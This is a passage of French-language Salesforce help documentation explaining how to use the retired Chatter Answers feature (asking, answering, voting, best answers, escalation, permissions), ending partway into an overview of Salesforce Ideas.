Suggestions publiées par les membres d'une communauté d'idées et organisées par zones. Par exemple, si le centre d'intérêt d'une zone spécifique est « Idées pour des équipements auto », une idée pertinente pour cette zone pourrait s'intituler « Porte-gobelet isotherme gardant votre boisson chaude ou froide ». Alternativement, si le centre d'intérêt d'une zone spécifique est « Idées d'avantages en faveur de salariés de notre entreprise », une idée pertinente pour cette zone pourrait s'intituler « Crèche sur site ».

**Question**
Problème publié dans une communauté de réponses. Lorsqu'un membre d'une communauté pose une question, les autres membres de la communauté publient des réponses pour aider à résoudre la question.

**Réponse**
Réponse à une question dans une communauté de réponses. Lorsque des membres de la communauté répondent à une question, la personne qui l'a posée peut désigner la meilleure réponse et clôturer la question.

**Vote, Réponse**
Dans la communauté de réponses, un vote signifie que vous avez approuvé ou réprouvé une réponse à une idée.

**Zone**
Les zones aident organisent les idées et les questions en groupes logiques, chaque zone possédant ses propres centres d'intérêt, idées et questions uniques.

## Descriptions des icônes

| Icône | Description |
|---|---|
| | Une question qui a été résolue. Pour résoudre une question, la personne qui l'a posée choisit la meilleure réponse. |
| | Une question à laquelle les membres de la communauté doivent répondre. Par exemple, cette icône représente une question avec quatre réponses. Si une question n'a aucune réponse, cette icône inclut un « 0 ». |
| | Une réponse à une question. |
| | Une réponse a été marquée comme meilleure réponse à une question. |

## Utilisation des réponses

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

Sous l'onglet Réponses, vous pouvez effectuer les opérations suivantes :

- Posez une question
- Recherchez une réponse à une question
- Répondez à une question
- Votez pour une réponse
- Identifier une réponse comme la meilleure réponse à votre question
- Afficher toutes vos questions et réponses
- Convertir une réponse en article de la base de connaissances
- Escalader une question en requête

**Éditions**

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

Le côté droit de la page d'accueil des réponses offre un instantané de l'activité récente en montrant les toutes dernières questions et celles qui ont récemment reçu une réponse, ainsi que les questions ouvertes depuis plus d'une semaine.

Seuls les administrateurs disposent d'autorisations complètes en lecture, création, modification et suppression des réponses. Les utilisateurs standard et du portail peuvent supprimer leurs propres questions et réponses si aucune n'a fait l'objet d'une réponse ou d'un vote.

CONSULTER ÉGALEMENT :

Présentation des réponses

## Poser une question

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Pour poser une question :

1. Sous l'onglet Réponses, saisissez votre question, puis cliquez sur **Demander**.

   Salesforce recherche parmi les titres et les descriptions des autres questions dans la zone et renvoie ceux qui sont similaires aux vôtres. Si votre question a déjà été posée, cliquez sur son titre pour afficher les réponses publiées par d'autres membres de la zone.

   Vous pouvez également cliquer sur **Recommencer** pour effacer les résultats indiquant les questions semblables et poser une autre question.

2. Si votre question est inédite, cliquez sur **Continuer**.
3. Saisissez une description de la question. Utilisez l'éditeur HTML pour mettre en forme votre texte et télécharger une image.
4. Sélectionnez une catégorie pour votre question. Si vous n'attribuez aucune catégorie, votre question sera difficile à trouver pour les membres de la communauté, qui devront utiliser la recherche ou lire toutes les questions de la communauté.
5. Cliquez sur **Publier une question**.

Une fois votre question posée, attendez que les membres de la communauté publient des réponses. Vous pouvez ensuite sélectionner la meilleure réponse à votre question.

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

CONSULTER ÉGALEMENT :

Présentation des réponses
Utilisation des réponses
Répondre à une question
Escalade d'une question en requête

## Création de questions à partir de l'onglet Questions

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

**Remarque:** Votre administrateur détermine les champs des questions. Par conséquent, certains peuvent être manquants pour les étapes suivantes.

Vous pouvez utiliser l'onglet Questions dans l'application et dans la console afin de poser des questions dans les zones que vous modérez et gérez. Solliciter la contribution ou l'opinion de membres d'une communauté permet d'évaluer aisément leur intérêt pour des rubriques ou de susciter leur engagement au sein de la communauté.

Pour publier une question dans la communauté à partir de l'onglet Questions :

1. Cliquez sur `Nouvelle question` dans la vue de liste Questions ou sur `Nouveau` dans la liste Questions récentes dans la page de présentation des questions.
2. Sélectionnez une zone pour votre question.
3. Ajoutez un titre pour votre question.
4. Vous pouvez également saisir une description de votre question.

   Utilisez l'éditeur de texte enrichi pour mettre en forme votre texte ou charger une image. Pour garantir un affichage correct des images dans le fil, Salesforce recommande une largeur inférieure à 450 pixels.
5. Sélectionnez une catégorie pour votre question.

   Pour pouvoir s'afficher dans la communauté, les questions doivent être attribuées à une catégorie. Les questions sans catégorie restent visibles pour leur propriétaire, mais pas pour les autres membres de la communauté.
6. Cliquez sur `Enregistrer`.

### Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Questions :

- Lire sur les questions

Pour poser des questions et y répondre :

- Créer sur les questions

## Modification et suppression d'une question

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Les utilisateurs standard peuvent supprimer les propres questions si elles n'ont fait l'objet d'aucune réponse. Lorsqu'une question fait l'objet d'une réponse, le responsable de la question ne peut plus la supprimer. En tant qu'administrateur Salesforce, vous pouvez modifier ou supprimer toute question publiée dans une communauté. Par exemple, vous pouvez suivre votre communauté de réponses et modifier ou supprimer les questions qui contiennent un contenu inapproprié ou offensant.

Pour modifier ou supprimer une question :

1. Cliquez sur le titre de la question pour afficher sa page de détail.
2. Cliquez sur **Modifier** ou sur **Supprimer** en haut de la page. Lors de la modification d'une question, vous pouvez éditer le titre ou la description et changer la catégorie de la question. Lors de sa suppression, une question (et toutes les réponses associées) sont déplacées vers la Corbeille.

Pour éviter les débordements de langage, vous pouvez également créer une règle de validation qui empêche les utilisateurs d'employer certains termes dans leurs questions.

Pour créer des règles de validation, dans les paramètres de gestion des objets des questions Chatter Answers et des réponses Chatter Answers, accédez à Règles de validation.

**Éditions**

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier une question :
- Modifier sur les questions

Pour supprimer une question :
- Supprimer sur les questions

## Recherche et affichage de questions

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Plusieurs méthodes permettent de rechercher une question :

- Parcourez toutes les questions dans une communauté ou dans une catégorie.
- Recherchez une question à l'aide du champ de recherche sous l'onglet Réponses. Ce champ permet de rechercher des questions et des réponses dans les champs de titre et de description, et il affiche les résultats.

Lorsque vous avez trouvé votre question, cliquez sur son titre pour afficher sa page de détail qui contient toutes les réponses associées. La page de détail de la question indique le nombre de membres de la communauté qui ont aimé ou n'ont pas aimé chaque réponse, ainsi que la meilleure réponse à la question (si elle a été désignée).

Dans la page de détail de la question, vous pouvez :

- Répondre à la question.
- Voter pour une réponse.
- Choisissez la meilleure réponse. Vous pouvez sélectionner la meilleure réponse uniquement si vous en êtes l'auteur ou si vous êtes un administrateur Salesforce.

  Si la question a déjà été résolue, vous pouvez cliquer sur **Marquer comme non répondu** au-dessus de la question afin de la rouvrir.

- Trier les réponses par
  - Plus récentes : affiche en haut de la liste vos réponses les plus récentes
  - Plus anciennes : affiche en haut de la liste vos réponses les plus anciennes
  - Votes les plus nombreux : affiche en haut de la liste les réponses ayant reçu le plus grand nombre de votes « apprécie » et « n'apprécie pas » (cumulés).

### Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

CONSULTER ÉGALEMENT :

Présentation des réponses

Utilisation des réponses

## Navigation dans les questions d'une zone ou d'une catégorie

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Pour afficher toutes les questions d'une zone ou d'une catégorie, accédez à l'onglet Réponses, puis cliquez sur le nom de la zone ou de la catégorie affichée sous l'en-tête *Obtenir une réponse*.

### Navigation dans les questions d'une zone

Après avoir cliqué sur le nom d'une zone pour afficher toutes les questions qu'elle contient, vous pouvez :

- Poser une question.
- Filtrer les questions afin d'afficher uniquement les questions ouvertes ou résolues. Une question est considérée comme résolue lorsque son auteur sélectionne la meilleure réponse. Les membres de la communauté peuvent continuer à publier des réponses et à voter pour des réponses, même lorsque la question a été résolue.
- Trier les questions par :
  - Activité récente : affiche en haut de la liste les questions ayant reçu les réponses les plus récentes
  - Plus récentes : affiche en haut de la liste les questions les plus récentes
  - Plus anciennes : affiche en haut de la liste les questions les plus anciennes
- Cliquez sur **Répondre** sous une question pour publier une réponse.
- Cliquez sur une catégorie pour afficher toutes les autorisations qui lui sont associées.

  Toutes les catégories de votre zone s'affichent en haut de la page, sous le nom de la zone.

Les icônes de questions indiquent si la question est résolue ou ouverte.

### Navigation dans les questions au sein d'une catégorie

Lorsque les membres d'une communauté posent une question, ils lui associent une seule catégorie pour faciliter sa recherche dans la communauté. Pour parcourir toutes les questions associées à une catégorie, cliquez sur son nom pour afficher sa page de détail.

Vous pouvez cliquer sur une catégorie à partir des emplacements suivants :

- Lors de l'affichage d'une question, les catégories qui lui sont associées sont indiquées sous sa description.
- Lors de la navigation dans les questions d'une zone, toutes ses catégories sont indiquées sous son nom.
- Dans la page d'accueil des réponses, toutes les catégories de la zone sont indiquées sous son nom.

Dans la page de détail de la catégorie, vous pouvez :

- Poser une question qui est automatiquement associée à la catégorie que vous visualisez.

**Éditions**

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

- Afficher toutes les questions associées à cette catégorie ou filtrer les questions afin d'afficher uniquement les questions ouvertes ou résolues. Une question est considérée comme résolue lorsque son auteur sélectionne la meilleure réponse. Les membres de la communauté peuvent continuer à publier des réponses et à voter pour des réponses, même lorsque la question a été résolue.
- Trier les questions par :
  - Activité récente : affiche en haut de la liste les questions ayant reçu les réponses les plus récentes
  - Plus récentes : affiche en haut de la liste les questions les plus récentes
  - Plus anciennes : affiche en haut de la liste les questions les plus anciennes
- Cliquez sur **Répondre** sous une question pour publier une réponse.

Les icônes de questions indiquent si la question est résolue ou ouverte.

CONSULTER ÉGALEMENT :

Présentation des réponses

## Répondre à une question

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Pour répondre à une question, procédez comme suit :

- Si vous visualisez une liste de questions au sein d'une communauté ou d'une catégorie, cliquez sur **Répondre** en regard de la question à laquelle vous souhaitez répondre. Saisissez votre réponse dans l'éditeur, puis cliquez sur **Répondre**.
- Si vous visualisez les détails d'une question, saisissez votre réponse dans la zone appropriée en base de la page, puis cliquez sur **Répondre**.

Lorsque vous avez répondu à une question :

- Les membres d'une communauté ne peuvent pas indiquer par un vote s'ils apprécient ou n'apprécient pas votre réponse.
- L'auteur de la question peut sélectionner votre réponse comme étant la meilleure.

CONSULTER ÉGALEMENT :

Présentation des réponses

Voter pour une réponse

Sélection de la meilleure réponse à une question

Escalade d'une question en requête

**Éditions**

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

## Modification et suppression d'une réponse

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Les utilisateurs standard sans autorisation « Modifier » et « Supprimer » sur l'objet Réponses ne peuvent ni modifier ni supprimer leurs réponses. En tant qu'administrateur Salesforce, vous pouvez toutefois modifier ou supprimer toute réponse publiée dans une communauté. Par exemple, vous pouvez suivre votre communauté de réponses et modifier ou supprimer les réponses qui contiennent un contenu inapproprié ou offensant.

Pour modifier ou supprimer une réponse :

1. Cliquez sur le titre d'une question pour afficher la liste de toutes les réponses associées.
2. Cliquez sur **Modifier** ou sur **Supprimer** en regard de la réponse que vous souhaitez modifier ou supprimer. Lors de sa suppression, une réponse est déplacée vers la Corbeille.

Pour éviter les débordements de langage, vous pouvez également créer une règle de validation qui empêche les utilisateurs d'employer certains termes en publiant leurs réponses.

Pour créer des règles de validation, dans les paramètres de gestion des objets des questions Chatter Answers et des réponses Chatter Answers, accédez à Règles de validation.

### Éditions

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour modifier des réponses :
- Modifier sur les questions

Pour supprimer des réponses :
- Supprimer sur les questions

## Voter pour une réponse

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Lorsque vous votez pour une réponse, vous contribuez à la communauté de réponses en identifiant celles qui contiennent les informations les plus utiles (et inutiles). Lorsque d'autres membres de la communauté recherchent une réponse à une question, ils peuvent consulter rapidement le nombre de votes « apprécie » et « n'apprécie pas » accordés à une réponse, ce qui facilite le choix d'une réponse à lire.

En outre, plus une réponse reçoit de votes, plus il est facile pour l'auteur de la question de sélectionner la meilleure réponse.

Lorsque vous consultez une question, examinez les réponses et cliquez sur **Apprécie** pour approuver une réponse ou sur **N'apprécie pas** si une réponse contient des informations incorrectes ou inutiles. Votre vote (+1 ou -1) est inclus dans le total Apprécie ou N'apprécie pas de cette réponse. Vous ne pouvez pas voter pour votre propre réponse et vous pouvez voter une seule fois pour chaque réponse.

CONSULTER ÉGALEMENT :

- Présentation des réponses
- Utilisation des réponses
- Répondre à une question

### Éditions

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :

- Lire sur les questions

Pour poser des questions et y répondre :

- Créer sur les questions

Pour voter pour des réponses :

- Lire sur les questions

## Sélection de la meilleure réponse à une question

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Une fois votre question posée, vous pouvez suivre les réponses publiées par les autres membres de la communauté et en choisir une comme meilleure réponse. La meilleure réponse est mise en évidence directement sous la question afin de faciliter sa consultation et d'aider les membres de la communauté à identifier la solution la plus utile au problème soulevé par votre question.

Seuls les administrateurs Salesforce et l'utilisateur qui posé la question peuvent marquer une réponse comme la meilleure.

Pour sélectionner la meilleure réponse :

1. Sous l'onglet Réponses, accédez à votre question, puis cliquez sur son titre.
2. Choisissez la réponse la plus utile, puis cliquez sur **Marquer comme meilleure réponse**.

   Pour identifier la meilleure réponse, consultez les votes (« apprécie » et « n'apprécie pas ») attribués à chaque réponse. La réponse qui comporte le plus grand nombre de votes « apprécie » contient probablement les informations les plus pertinentes. Si une question fait l'objet de nombreuses réponses, essayez de les trier par **Nombre de votes** afin d'afficher en haut de la liste les réponses ayant recueilli le plus grand nombre de votes « apprécie » et « n'apprécie pas ».

Une fois la meilleure réponse sélectionnée :

- La question est marquée « Résolue ». Les membres de la communauté peuvent continuer à publier et à voter pour des réponses aux questions.
- Si par la suite une meilleure réponse est publiée, il vous suffit de la choisir comme meilleure réponse pour remplacer votre choix initial.
- Vous pouvez supprimer à tout moment le statut de meilleure réponse. Une fois le statut de meilleure réponse supprimé, la réponse devient une réponse normale.

### Éditions

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

CONSULTER ÉGALEMENT :

Création d'un article à partir d'une réponse

Répondre à une question

Voter pour une réponse

## Affichage de vos questions et réponses

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Lorsque vous êtes un membre actif de la communauté, vous pouvez consulter la liste de toutes vos questions et de réponses en cliquant sur **Mes questions et réponses** en haut de n'importe quelle page sous l'onglet Réponses.

Lors de l'affichage de la liste de vos questions, vous pouvez identifier rapidement les questions que vous avez résolues et celles qui restent ouvertes. (les questions résolues ont la meilleure réponse). Vous pouvez trier vos questions par :

- Plus récentes : affiche en haut de la liste vos questions les plus récentes
- Activité récente : affiche en haut de la liste vos questions les plus récentes et celles ayant les réponses les plus récentes
- Plus anciennes : affiche en haut de la liste vos questions les plus anciennes

Dans la liste de vos réponses, le titre de la question est affiché sous la forme d'un lien suivi de votre réponse. Vous pouvez trier vos réponses par :

- Plus récentes : affiche en haut de la liste vos réponses les plus récentes
- Plus anciennes : affiche en haut de la liste vos réponses les plus anciennes
- Votes les plus nombreux : affiche en haut de la liste vos réponses ayant reçu le plus grand nombre de votes « apprécie » et « n'apprécie pas » (cumulés).

Le tableau suivant présente les icônes affichées sur la page :

| Icône | Description |
|---|---|
| | Une question qui a été résolue. Pour résoudre une question, la personne qui l'a posée choisit la meilleure réponse. |
| | Une question à laquelle les membres de la communauté doivent répondre. Par exemple, cette icône représente une question avec quatre réponses. Si une question n'a aucune réponse, cette icône inclut un « 0 ». |
| | Une réponse à une question. |
| | Une réponse a été marquée comme meilleure réponse à une question. |

**Éditions**

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour voter pour des réponses :
- Lire sur les questions

CONSULTER ÉGALEMENT :

Présentation des réponses

Poser une question

Répondre à une question

## Création d'un article à partir d'une réponse

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Dans une communauté de réponses, vous pouvez convertir une réponse particulièrement utile en article de votre base de connaissances. Pour créer un article :

1. Cliquez sur le titre de la question pour afficher une page de détail contenant la question et ses réponses.
2. Dans la réponse que vous souhaitez ajouter à la base de connaissances, cliquez sur **Promouvoir vers article**.
3. Modifiez l'article. Les champs qui s'affichent dépendent du type d'article par défaut attribué à des réponses, mais les points suivants sont vrais pour tous les types d'article :
   - Le champ `Titre` contient le titre de la question.
   - Le champ `Récapitulatif` contient la réponse.
   - Vous pouvez sélectionner de nouvelles catégories de données pour l'article. Contrairement aux réponses, les articles prennent en charge des groupes de catégories multiples.

   **Remarque:** Un administrateur peut modifier le type d'article et le bénéficiaire.
4. Cliquez sur **Enregistrer**. La réponse d'origine inclut désormais un message d'état indiquant son association à un article. Une fois l'article publié, le message de la réponse inclut un lien vers l'article.

CONSULTER ÉGALEMENT :

Présentation des réponses

Bienvenue dans Salesforce Knowledge

Publication d'articles et de traductions

### Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec : **Performance** Edition, **Developer** Edition, et dans **Unlimited** avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour promouvoir une réponse :
- « Créer » et « Lire » sur le type d'article utilisé pour promouvoir les réponses

  ET

  Modifier sur les questions

  ET

  `Utilisateur de Knowledge` activé dans la page de détail de l'utilisateur

## Escalade d'une question en requête

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Si une question n'est pas résolue ou si les réponses associées ne sont pas satisfaisantes, les administrateurs et les membres d'une communauté de confiance peuvent l'escalader en requête. Une fois la requête créée, la page de détail de la question contient un lien vers la requête tant que la question existe. Le lien indique également la statut de la requête.

**Remarque:** La fermeture d'une requête ne marque pas la question comme résolue et la résolution de la question ne ferme pas la requête. La requête et la question doivent être mises à jour séparément.

Pour escalader une question en requête :

1. Cliquez sur le titre de la question.
2. Dans la page de détail de la question, cliquez sur **Escalader en requête**. Ce bouton s'affiche uniquement si l'administrateur a configuré les paramètres de requête appropriés.
3. Mettez à jour les champs de requête si vous souhaitez modifier des valeurs par défaut. Le titre de la question devient automatiquement l'`Objet` de la requête.
4. Cliquez sur **Enregistrer**. Vous revenez à la page de détail de la question et le `Propriétaire de la requête` peut désormais résoudre la requête.

### Éditions

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Réponses :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour créer des requêtes :
- Créer sur les requêtes

CONSULTER ÉGALEMENT :

Poser une question

# Présentation des Idées

Idées est une communauté d'utilisateurs qui publient, votent et commentent les idées. Une communauté Idées offre un moyen en ligne et transparent pour attirer, gérer et présenter des innovations.

Conseil: Salesforce propose sa propre communauté d'idées pour que les utilisateurs de Salesforce apportent des commentaires sur le produit et suggèrent de nouvelles fonctions. Pour visiter, allez à http://ideas.salesforce.com.

## Terminologie des idées

La terminologie suivante est utilisée pour les idées :

**Catégorie, idées**
Les catégories sont des valeurs définies par l'administrateur qui permettent d'organiser des idées en sous-groupes logiques au sein d'une zone. La liste déroulante Afficher la catégorie de l'onglet Idées permet aux utilisateurs de filtrer les idées par catégorie et la liste de sélection `Catégories` de la page Publication d'idée permet aux utilisateurs d'ajouter des catégories à leurs idées. Par exemple, si votre zone d'idées a pour centre d'intérêt « Améliorations de notre ligne de vêtements », vous pouvez définir les catégories « Chemises », « Vestes » et « Pantalons ». Chaque organisation dispose d'un ensemble commun de catégories qui peuvent être ajoutées ou supprimées de chaque zone. Un administrateur définit des catégories séparées pour ses zones d'idées et de réponses.

**Commentaire**
Les commentaires sont des textes de réponse aux idées postées qui permettent de discuter certaines idées. Dans l'onglet Idées, le sous-onglet Commentaires présente une liste des commentaires les plus récents. Sur la page des détails d'une idée, les commentaires sont classés dans l'ordre chronologique du plus ancien au plus récent.

**Communauté**
Les communautés sont des espaces personnalisables, publics ou privés, qui permettent aux employés, aux clients et aux partenaires de collaborer sur les meilleures pratiques et les processus métier.

**Expert de communauté**
Un expert de communauté est un membre de la communauté qui s'exprime de manière crédible et en tant qu'autorité au nom de votre entreprise. Lorsque des experts de communauté publient des commentaires ou des idées, une icône unique ( ) est affichée en regard de leur nom. L'administrateur Salesforce peut désigner autant d'experts de communauté que nécessaire.

**Rétrograder**
